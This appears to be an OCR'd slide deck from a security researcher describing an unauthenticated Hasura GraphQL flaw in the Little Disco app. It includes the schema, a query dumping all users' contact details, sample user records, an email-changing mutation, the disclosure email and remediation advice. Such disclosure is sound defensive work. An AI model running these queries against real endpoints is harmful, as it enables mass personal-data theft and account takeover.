            "name":"assets_assets",
            "description":"fetch data from the table: \"assets.assets\""
          },
          {
            "name":"assets_assets_by_pk",
            "description":
            "fetch data from the table: \"assets.assets\" using primary key columns"
          },
          {
            "name":"assets_interest_assets",
            "description":"fetch data from the table: \"assets.interest_assets\""
          },
          {
            "name":"assets_interest_assets_by_pk",
            "description":
            "fetch data from the table: \"assets.interest_assets\" using primary key columns"
          },
          {
            "name":"chat_instances",
            "description":"An array relationship"
          },
          {
            "name":"chat_instances_by_pk",
            "description":
            "fetch data from the table: \"chat_instances\" using primary key columns"
          },
```

All your phone numbers are belong to us


```
{ users {
    id,
    first_name,
    last_name,
    email,
    phone_number,
    location,
    roles,
    auth_service,
    auth_id,
    timezone,
    created_at,
    updated_at,
    bio,
    google_place_id
} }
```



```
{
  "id": 18458,
  "first_name": "Aditya",
  "last_name": "Saligrama",
  "email": "saligrama@stanford.edu",
  "phone_number": "+1[redacted]",
  "location": null,
  "roles": [
    "user"
  ],
  "auth_service": "firebase",
  "auth_id": "kAR[redacted]",
  "timezone": null,
  "created_at": "2023-01-25T08:10:11.568134+00:00",
  "updated_at": "2023-01-25T21:51:35.332108+00:00",
  "bio": null,
  "google_place_id": null
},
```


But wait, there's more...user modification!

```
mutation UpdateUserEmail () {
    update_users_by_pk (
        pk_columns: { id: <ID> }
        _set: { email: <EMAIL> }
    )
}
```



```
{
  "data":{
    "users_by_pk":{
      "__typename":"users",
      "email":"akps@stanford.edu",
      "id":18460,
      "auth_id":"[redacted]",
      "first_name":"Christopher",
      "last_name":"Pondoc",
      "profile_image_url":"https://assets.leap.so/profile_images/18460.jpg",
      "student":{
        "__typename":"students",
        "id":269,
        "user_handle":"pondoc",
        "pronouns":"He/Him",
        "graduation_year":2024,
        "college":{
```

Disclosure



Vulnerability disclosure, unauthorized read and write access to sensitive profile information -- Little Disco

Aditya Saligrama
To: littledisco@leap.so

Thu 1/26/2023 11:17 PM

30+ days, no response :(


Hey Little Disco team,

I am a security researcher at Stanford University. My top priority is that Stanford students' personal information is safe, so I did a brief inspection of Little Disco's security posture and wanted to share my findings with you so you can take steps to protect your users.


Summary

- A lack of allow lists on your Hasura GraphQL endpoint (`leap-hasura.onrender.com/v1/graphql`) allows anyone to execute arbitrary GraphQL queries on your database.
- Because introspection is enabled on your production Hasura instance, it is easy to obtain your entire database schema, including the individual data collections, query objects, and mutation/modification objects.
- Using this schema, one can obtain your entire list of users at all universities, including their emails and phone numbers, as well as your social graphs of friendships, high-fives, and disco session participants.
- Moreover, there is nearly unfettered write/modification access to your database – it is possible to modify several fields on other users, including their account email addresses and relationship statuses.
- To remediate these issues, I recommend using Hasura allow-lists to restrict the set of GraphQL queries that users can make to those deemed safe, as well as disabling introspection to remove users' access to GraphQL schema. You should also use random, rather than sequential, resource identifiers for resources such as users, friendships, high-fives, and disco sessions.

(hypothetical) Remediation



(hypothetical) Remediation



Allow Lists

Showing operations from: this project

☐	Actions	Last seen	Name	Query
☐	🔍	4 days ago	synrgo	query synrgo { articles { id title_something } }
☑	🔍	4 days ago	lan	query lan { articles { id title_something } }
☐	🔍	8 days ago	alon	query alon { articles { id title } }

Questions?